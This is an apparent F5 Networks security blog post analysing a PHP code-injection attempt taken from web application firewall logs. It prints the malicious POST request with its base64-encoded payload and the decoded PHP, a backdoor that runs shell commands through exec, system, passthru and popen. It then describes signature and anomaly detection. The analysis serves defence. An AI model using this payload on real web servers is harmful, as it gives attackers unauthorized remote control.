Anatomy of code injection

Or Katz, 2011-30-06

We recently heard in the media about security incidents including data leakage, server infection, and stolen user accounts conducted by malicious parties. In this and future posts I will try to give real life examples of such threats and the way they can be prevented. While analyzing Application Security Manager (ASM) logs I come across this suspicions request:

```
POST /contact.php HTTP/1.1
Host: x.x.x.x
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1b2) Gecko/20060710 Firefox/2.0b2
Content-Type: application/x-www-form-urlencoded
Content-Length: 998

send-contactus=1&author_name=[php]eval(base64_decode(\'ZWNobyAidjBwQ3Izdzxicj4iOwOKZWNobyAic3lzOiIucGhwX
3VuYW1lKCkuIjxicj4iOwOKJGNtZD0iZWNobyBub2IwZHIDcjN3IjmNCiRlc2VndW1jbWQ9ZXgoJGNtZCk7DQplY2hvICRlc2VndW1jb
WQ7DQpmdW5jdG1vbiBleCgkY2Z1KXsNCiRyZXMgPSAnJzsNCmlmICghZW1wdHkoJGNmZSkpewOKaWYoZnVuY3Rpb25fZXhpc3RzKCdle
GVjJykpewOKQGV4ZWMoJGNm2SwkcmVzKTsNCiRyZXMgPSBqb2luKCJcbiIsJHJlcyk7DQp9DQplbHNlaWYoZnVuY3Rpb25fZXhpc3RzK
CdzaGVsbF9leGVjJykpewOKJHJlcyA9IEBzaGVsbF9leGVjKCRjZmUpOwOKfQOKZWxzZWlmKGZibmNOaW9uX2V4aXN0cygnc3lzdGVtJ
ykpewOKQG9iX3N0YXJ0KCk7DQpAc3lzdGVtKCRjZmUpOwOKJHJlcyA9IEBvYi9nZXRfY29udGVudHMoKTsNCkBvYi9lbmRfY2xlYW4oK
TsNCnONCmVsc2VpZihmdW5jdG1vbl9leG1zdHMoJ3Bhc3NOaHJiJykpewOKQG9iX3N0YXJOOCk7DQpAcGFzc3RocnUoJGNmZSk7DQokc
mVzID0gQG9iX2dldF9jb250ZW50cygpOwOKQG9iX2VuZF9jbGVhbigpOwOKfQOKZWxzZWlmKEBpc19yZXNvdXJjZSgkZiA9IEBwb3B1b
igkY2Z1LCJyIikpKXsNCiRyZXMgPSAiIjsNCndoaWxlKCFAZmVvZigkZikpIHsgJHJlcyAuPSBAZnJlYWQoJGYsMTAyNCk7IH0NCkBwY
2xvc2UoJGYpOwOKfXONCnJ1dHVybiAkcmVzOwOKfQ==\'));die();[/php]
```

Looking carefully into this request we can see that the parameter named “author_name” is used to inject something that looks like PHP code. Actually, this seems more like an injection of PHP code in a web application that uses Bulletin Board Code (BBCode).

Another interesting thing with this request is that we can see that the attacker tried to evade security detection by using the “base64_decode()“ PHP function, scrambling the payload of the injected code.

When taking the base64 encoded payload and decoding it, we can see the injected code:

```
echo "v0pCr3w<br>";
echo "sys:".php_uname()."<br>";
$cmd="echo nob0dyCr3w";
$eseguicmd=ex($cmd);
echo $eseguicmd;
function ex($cfe){
$res = '';
if (!empty($cfe)){
if(function_exists('exec')){
@exec($cfe,$res);
$res = join("\n",$res);
}
elseif(function_exists('shell_exec')){
$res = @shell_exec($cfe);
}
elseif(function_exists('system')){
@ob_start();
@system($cfe);
$res = @ob_get_contents();
@ob_end_clean();
}
elseif(function_exists('passthru')){
@ob_start();
@passthru($cfe);
$res = @ob_get_contents();
@ob_end_clean();
}
elseif(@is_resource($f = @popen($cfe,"r"))){
$res = "";
while(!@feof($f)) { $res .= @fread($f,1024); }
@pclose($f);
}}
return $res;
}
```


If an attacker successfully injects this code to the web application, the attacker is given control over the web server by exposing the backdoor that allows unauthorized remote control over the web server.

The best way to detect and block such attacks is by combining two known web application firewall methods:

· Signature based – detection of suspicious patterns (such as base64_decode), and block requests that contains this payload.

· Policy anomaly – detection of a change in the way the application is being used. For example, pre-define a set of attributes for the parameter “author_name”, such as a length or allowed meta characters, and if suspicious requests deviates from the pre-defined value then block the request.

And here is how the detection of an injection attempt looks in the ASM log:



F5 Networks, Inc. | 401 Elliot Avenue West, Seattle, WA 98119 | 888-882-4447 | f5.com

F5 Networks, Inc.
Corporate Headquarters
info@f5.com

F5 Networks
Asia-Pacific
apacinfo@f5.com

F5 Networks Ltd.
Europe/Middle-East/Africa
emeainfo@f5.com

F5 Networks
Japan K.K.
f5j-info@f5.com